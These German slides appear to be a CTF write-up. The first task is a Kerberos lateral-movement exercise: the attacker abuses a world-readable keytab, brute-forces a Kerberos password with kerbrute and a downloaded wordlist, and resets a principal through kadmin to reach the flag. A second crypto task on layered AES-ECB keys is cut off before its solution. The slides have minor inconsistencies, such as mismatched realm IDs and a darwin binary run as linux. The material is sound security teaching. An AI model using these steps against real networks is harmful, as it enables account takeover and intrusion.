



# shc2024{technical}

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## Hinweise:

- Technische Fragen sofort stellen
- Einige Erklärungen sind aus zeitlichen Gründen eingeschränkt
- Diese Aufgaben sind etwas komplexer



## Inhaltsverzeichnis:

- Nur Challenges dieses Mal :-)
  - three-headed-doggo-protocol (medium / misc)
  - cry (medium / crypto)
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# [three-headed-doggo-protocol]


(misc, medium)

<https://library.mount41n.ch/challenges/three-headed-doggo-protocol>

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# Overview:

- Medium “misc” Challenge
- Ziel: Privilege Escalation / Own the infra
  - 3 Maschinen
  - Kerberos für Authentifizierung
- Ausgangspunkt: SSH creds
  - Host: workstation1
  - User: bob, Pass: bob



# Kerberos:

- Ein Sicherheitsstandard das vom MIT in 1988 entwickelt wurde
  - SSO (User, Role, usw.), Netzwerksicherung (z.B. NFS), viel mehr
  - Von vielen Systemen unterstützt (Unix, Linux, Windows)
  - AD ist eine Kerberos Implementation (+ viel Mehr)
- Verwendet einen **“Master”** Server namens KDC
  - Vergleichbar mit Domain-Controller
  - Super sensitiv, muss sicher sein!
  - KDC kompromisiert? ⇒ Game Over 💀





## Vorwort:

- **Interessant weil:**
  - Zeigt “*Lateral movement*”
    - (wie man mit mehreren Schwachstellen sich durch ein Netzwerk bewegen kann)
  - So werden die meisten grösseren Unternehmen angegriffen.
  - ⚠ So eine Attacke könnte auch realistisch bei uns passieren!
- **Ist ein schönes und einfaches Beispiel**
  - In der echten Welt (meistens) komplexer, aber das Prinzip ist gleich



## Workstation 1: kerberos ssh

1. Mit SSH Creds auf WS1 anmelden
2. Im Homedir ist 1. Datei:
  - notes.txt
3. SSH Befehl der mit Kerberos auf WS2 kommt
  - SSH Befehl funktioniert!



## Workstation 1: kerberos ssh

sebi@x1ng1:~\$ ssh bob@library.m0unt41n.ch -p 31104  
bob@library.m0unt41n.ch's password: <bob>



Implizit  
kinit!

bob@workstation1:~\$ klist

Ticket cache: FILE:/tmp/krb5cc\_999\_xB5hbNGTD1

Default principal: bob@CHALLENGE-90DD898E-7C0A-4863-AB1C-E2841666EA99.SVC.CLUSTER.LOCAL

Valid starting	Expires	Service principal
----------------	---------	-------------------

06/05/24 18:27:45	06/06/24 04:27:45	
-------------------	-------------------	--

krbtgt/CHALLENGE-90DD898E-7C0A-4863-AB1C-E2841666EA99.SVC.CLUSTER.LOCAL@CHALLENGE-90DD898E-7C0A-4863-AB1C-E2841666EA99.SVC.CLUSTER.LOCAL		
--	--	--

renew until 06/06/24 18:27:45		
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06/05/24 18:27:57	06/06/24 04:27:45	
-------------------	-------------------	--

host/workstation2.challenge-90dd898e-7c0a-4863-ab1c-e2841666ea99.svc.cluster.local@		
---	--	--

renew until 06/06/24 18:27:45		
-------------------------------	--	--



## Workstation 1: kerberos ssh

```
bob@workstation1:~$ ls
```

```
notes.txt
```

```
bob@workstation1:~$ cat notes.txt
```

So General Management LLC now uses Kerberos Authentication for having SSO for their linux servers. Realm: CHALLENGE-90DD898E-7C0A-4863-AB1C-E2841666EA99.SVC.CLUSTER.LOCAL I can now just ssh into workstation2.CHALLENGE-90DD898E-7C0A-4863-AB1C-E2841666EA99.SVC.CLUSTER.LOCAL with my user: `ssh bob@workstation2.CHALLENGE-90DD898E-7C0A-4863-AB1C-E2841666EA99.SVC.CLUSTER.LOCAL` And it works!!! (Strictly use hostnames, don't use IPs)

```
bob@workstation1:~$ ssh
```

```
bob@workstation2.CHALLENGE-90DD898E-7C0A-4863-AB1C-E2841666EA99.SVC.CLUSTER.LOCAL
```

```
bob@workstation2:~$
```



## Workstation 2: Notes

```
bob@workstation2:~$ ls
notes.txt
```

```
bob@workstation2:~$ cat notes.txt
I need to brief peter to keep his account safe.
```

```
bob@workstation2:~$ grep peter /etc/passwd
peter:x:995:994::/home/peter:/bin/bash
```

```
bob@workstation2:~$ ls /home/
bob peter ubuntu
```

## Workstation 2: Peter's keytab

```
bob@workstation2:~$ find / 2> /dev/null | grep peter  
/home/peter  
/etc/peter.keytab
```

```
bob@workstation2:~$ ls -la /etc/peter.keytab  
-rwxrwxrwx 1 root root 130 Jun  5 18:26 /etc/peter.keytab
```

- Peter's keytab - kann dazu verwendet werden um sich als peter anzumelden
- <https://www.ibm.com/docs/en/pasc/1.1.1?topic=credentials-keytab-file>



**Warning:** Anyone with read permission on a keytab file can use all of the keys it contains. You must, therefore, restrict and monitor permissions on any keytab files you create.



## Workstation 2: als Peter sich einloggen

```
bob@workstation2:~$ ktutil /etc/peter.keytab
```

```
ktutil: list
```

```
slot KVNO Principal
```

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```
ktutil: read_kt /etc/peter.keytab
```

```
ktutil: list
```

```
slot KVNO Principal
```

---

```
sh peter@CHALLENGE-7D72D32A-31E8-4FBF-808B-25B620373A90.SVC.CLUSTER.LOCAL
```

```
bob@workstation2:~$ kinit -kt /etc/peter.keytab
```

```
peter@CHALLENGE-7D72D32A-31E8-4FBF-808B-25B620373A90.SVC.CLUSTER.LOCAL
```

```
bob@workstation2:~$ ssh -o GSSAPIAuthentication=yes -o GSSAPIDelegateCredentials=yes
```

```
peter@workstation2.CHALLENGE-90DD898E-7C0A-4863-AB1C-E2841666EA99.SVC.CLUSTER.LOCAL
```

```
Welcome to Ubuntu 24.04 LTS (GNU/Linux 5.15.0-102-generic x86_64)
```

```
peter@workstation2:~$
```



## Workstation 2: Peter's notes

```
peter@workstation2:~$ ls
```

```
notes.txt
```

```
peter@workstation2:~$ cat notes.txt
```

```
TODO:
```

- Fix issue on `server1.CHALLENGE-90DD898E-7C0A-4863-AB1C-E2841666EA99.SVC.CLUSTER.LOCAL`
- Make coffee
- Meet bob

```
peter@workstation2:~$ ssh
```

```
server1.CHALLENGE-90DD898E-7C0A-4863-AB1C-E2841666EA99.SVC.CLUSTER.LOCAL
```

```
peter@server1:~$ ls
```

```
notes.txt
```

```
peter@server1:~$ cat notes.txt
```

```
anna has an insecure password and probably used one of the 10k-most-common passwords...
```

```
anna is a kerberos admin!
```



## Server 1: Annas login

- Insecure Passwort → [Kerbrute](#), [Wordlist](#)
- Wir brauchen nur Netzwerkzugang

```
peter@server1:~$ ping google.com
```

```
PING google.com (142.250.185.206) 56(84) bytes of data.
```

```
64 bytes from fra16s52-in-f14.1e100.net (142.250.185.206): icmp_seq=1 ttl=114 time=5.40 ms
```

```
peter@server1:~$ ls /home/
```

```
anna flag peter
```

```
peter@server1:~$ git clone https://github.com/carlospolop/su-bruteforce
```

```
peter@server1:~/su-bruteforce$ ./su-bruteforce$ seq 0 10000 | ./suBF.sh -u anna -w - -t 0.5 -s 0.003
```

```
[+] Bruteforcing anna...
```

```
Wordlist exhausted
```



## Server 1: Annas login

- su-bruteforce -> **FAIL**
- rockyou -> **FAIL**
- top 10K -> ?


```
peter@server1:~$ wget  
https://raw.githubusercontent.com/danielmiessler/SecLists/master/Passwords/Common-Credentials/10-million-password-list-top-10000.txt
```

```
peter@server1:~$ wget  
https://github.com/ropnop/kerbrute/releases/download/v1.0.3/kerbrute_darwin_amd64
```



## Server 1: Annas login

```
peter@server1:~$ ./kerbrute_linux_amd64 --dc kerberos.CHALLENGE-7D72D32A-31E8-4FBF-808B-25B620373A90.SVC.CLUSTER.LOCAL -d CHALLENGE-7D72D32A-31E8-4FBF-808B-25B620373A90.SVC.CLUSTER.LOCAL -v bruteuser 10k.txt anna
```



```
Version: v1.0.3 (9dad6e1) - 03/02/24 - Ronnie Flathers @ropnop
```

```
2024/03/02 11:24:00 > Using KDC(s):
```

```
2024/03/02 11:24:00 > kerberos.CHALLENGE-7D72D32A-31E8-4FBF-808B-25B620373A90.SVC.CLUSTER.LOCAL:88
```

```
(...)
```

```
2024/03/02 11:21:15 > [+] VALID LOGIN: anna@CHALLENGE-7D72D32A-31E8-4FBF-808B-25B620373A90.SVC.CLUSTER.LOCAL annabell
```

```
peter@server1:~$ ssh anna@server1.CHALLENGE-7D72D32A-31E8-4FBF-808B-25B620373A90.SVC.CLUSTER.LOCAL
```

```
anna@server1.challenge-7d72d32a-31e8-4fbf-808b-25b620373a90.svc.cluster.local's password: <annabell>
```

```
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-97-generic x86_64)
```

```
(...)
```

```
anna@server1:~$ cat notes.txt
```

```
TODO: get flag
```



## Get Flag:

- Auf dem Server gibt es einen “flag” User

```
peter@server1:~$ ls /home/
anna flag peter
```
- Anna ist ein Kerberos-Admin
  - Wir können flag's Passwort zurücksetzen
- Im Homedir vom flag User ist die Flagge



## Get Flag:

```
anna@server1:~$ kadmin
```

```
kadmin: addprinc flag
```

```
No policy specified for flag@CHALLENGE-7D72D32A-31E8-4FBF-808B-25B620373A90.SVC.CLUSTER.LOCAL; defaulting to no policy
```

```
Enter password for principal "flag@CHALLENGE-7D72D32A-31E8-4FBF-808B-25B620373A90.SVC.CLUSTER.LOCAL": <new pass>
```

```
Re-enter password for principal "flag@CHALLENGE-7D72D32A-31E8-4FBF-808B-25B620373A90.SVC.CLUSTER.LOCAL": <new pass>
```

```
Principal "flag@CHALLENGE-7D72D32A-31E8-4FBF-808B-25B620373A90.SVC.CLUSTER.LOCAL" created.
```

```
kadmin: exit
```

```
anna@server1:~$ ssh flag@server1.CHALLENGE-7D72D32A-31E8-4FBF-808B-25B620373A90.SVC.CLUSTER.LOCAL
```

```
flag@server1.challenge-7d72d32a-31e8-4fbf-808b-25b620373a90.svc.cluster.local's password: <new pass>
```

```
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-97-generic x86_64)
```

```
(...)
```

```
flag@server1:~$ ls
```

```
flag.txt
```

```
flag@server1:~$ cat flag.txt
```

```
shc2024{k3rb3r0s_l4t3r4l_m0v3m3nt}
```

**shc2024{k3rb3r0s\_l4t3r4l\_m0v3m3nt}**

# [cry]

(crypto, medium)

<https://library.m0unt41n.ch/challenges/cry>

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## Jupyter Notebook

- Markdown mit ausführbaren Code Blöcken
- Kann lokal und auch auf Remote laufen
- Wird hauptsächlich für AI verwendet





## Overview

- **Medium Crypto Challenge**
- **Wir haben den Source Code**
  - `cry.py`
- **Verschlüsselter Key-Value Store**
  - Wir können beliebig Values schreiben & lesen
- **Flagge ist auch im Keystore**
  - Flagge ist mit separaten Key verschlüsselt

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# Demo: Program



```
def main():
    vault = {}

    admin_keys = generate_keys()
    user_keys = generate_keys()
    add(vault, admin_keys, "example", "nobody will be able to read this")
    add(vault, admin_keys, "FLAG", getenv("FLAG", "flag{fakeflagfakeflag}"))

    EVALUATION_PERIOD = 5

    while True:
        print(f"Vault menu: {EVALUATION_PERIOD} TESTING QUERIES LEFT")
        ...
        match option:
            case 1:
                key = input("key > ")
                text = input("text > ")
                assert all(i in printable for i in text)
                add(vault, user_keys, key, text)
                print(f"Successfully added the value ({vault[key]}")
            case 2:
                key = input("key > ")
                value = get(vault, user_keys, key)
                print(value)
            case 3:
                keys = [*vault]
                print(f"Available keys: {keys}")
```




# Key Generation

- `generate_keys()`
- “Key” -> Liste mit 6 Key-Parts
- $2^9$  (512) möglich Kombinationen
- Kombinierte Stärke:  $2^{54}$ 
  - 18'014'398'509'481'984
  - Zu viel für Bruteforce!

```
def generate_keys():  
    keys = []  
    for _ in range(6):  
        key = long_to_bytes(randbelow(2**9)).ljust(16)  
        keys.append(key)  
  
    return keys
```

```
[  
    b'\xa6',  
    b'\xcb',  
    b'\x',  
    b'\xc1',  
    b'\xd4',  
    b'A',  
]
```

# Crypto Implementation:





```
[  
    b'\xa6',  
    b'\xcb',  
    b'',  
    b'\xc1',  
    b'\xd4',  
    b'A'  
]
```

```
data = pad(b"sometext", 16)  
for k in keys:  
    data = AES.new(k, AES.MODE_ECB).encrypt(data_enc)  
  
return data
```

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
# Demo: Crypto unter der Lupe






